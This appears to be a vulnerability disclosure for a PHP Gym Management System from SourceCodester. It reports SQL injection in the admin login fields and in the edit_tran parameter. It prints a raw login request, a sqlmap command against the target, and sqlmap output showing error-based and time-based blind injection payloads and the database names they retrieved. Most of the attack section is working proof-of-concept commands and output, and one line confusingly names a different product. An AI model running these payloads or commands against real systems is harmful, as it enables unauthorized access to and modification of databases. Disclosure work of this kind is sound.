Blythe-LU Gym Management System Project History

1 contributor

82 lines (30 sloc) | 1.79 KB

Gym Management System Project Login page has SQL injection

College Attendance System (CAS) Released by SourceCodester Has SQL Injection in the admin login page and the add coach page

An attacker can obtain database information and modify the database content through this vulnerability, which is extremely harmful.

There is sql injection in the following paths

The following paths have post-type injection


```
/mygym/admin/login.php
```


The following paths have get-tpye injection

```
/mygym/admin/index.php?edit_tran
```

sql post-type injection

The admin login page is as follows







```
POST /mygym/admin/login.php HTTP/1.1
Host: 192.168.106.1
Content-Length: 72
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.106.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.106.1/mygym/admin/login.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=a4dtd1q7b6cuco24i208179qio
Connection: close

admin_email=aaa@qq.com&admin_pass=111111111111&Admin_login=Login
```


There are 2 fields with injection points


```
admin_email
admin_pass
```



sql get-type injection

The /mygym/admin/index.php?edit_tran page is as follows






```
D:\Hack-Tools\WEB\sqlmap>sqlmap.py -u "http://192.168.106.1/mygym/admin/index.php?edit_tran=12" -dbs --batch
D:\Hack-Tools\WEB\sqlmap\sqlmap.py:21: DeprecationWarning: The distutils package is deprecated and slated for removal in Python 3.12. Use setuptools or check
 PEP 632 for potential alternatives
  import distutils
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.5.1.40#dev}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicab
le local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:32:53 /2022-08-09/

[15:32:53] [INFO] resuming back-end DBMS 'mysql'
[15:32:53] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.106.1:80/mygym/admin/login.php'. Do you want to follow? [Y/n] Y
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=48cgih5r07q...ngjm5hcciq'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: edit_tran (GET)
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: edit_tran=12' ||(SELECT 0x4c456f47 WHERE 5969=5969 AND (SELECT 6545 FROM(SELECT COUNT(*),CONCAT(0x7171767171,(SELECT (ELT(6545=6545,1))),0x717162
7a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)||'

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: edit_tran=12' ||(SELECT 0x79475353 WHERE 2704=2704 AND (SELECT 2774 FROM (SELECT(SLEEP(5)))MkpT))||'
---
[15:32:53] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.39, PHP, PHP 7.3.4
back-end DBMS: MySQL >= 5.0
[15:32:53] [INFO] fetching database names
[15:32:53] [INFO] retrieved: 'information_schema'
[15:32:53] [INFO] retrieved: 'mygym'
[15:32:53] [INFO] retrieved: 'mysql'
[15:32:53] [INFO] retrieved: 'performance_schema'
[15:32:53] [INFO] retrieved: 'pikachu'
[15:32:53] [INFO] retrieved: 'sys'
[15:32:54] [INFO] retrieved: 'vogue'
available databases [7]:
[*] information_schema
[*] mygym
[*] mysql
[*] performance_schema
[*] pikachu
[*] sys
[*] vogue
```

LINK

https://www.sourcecodester.com/php/15515/gym-management-system-project-php.html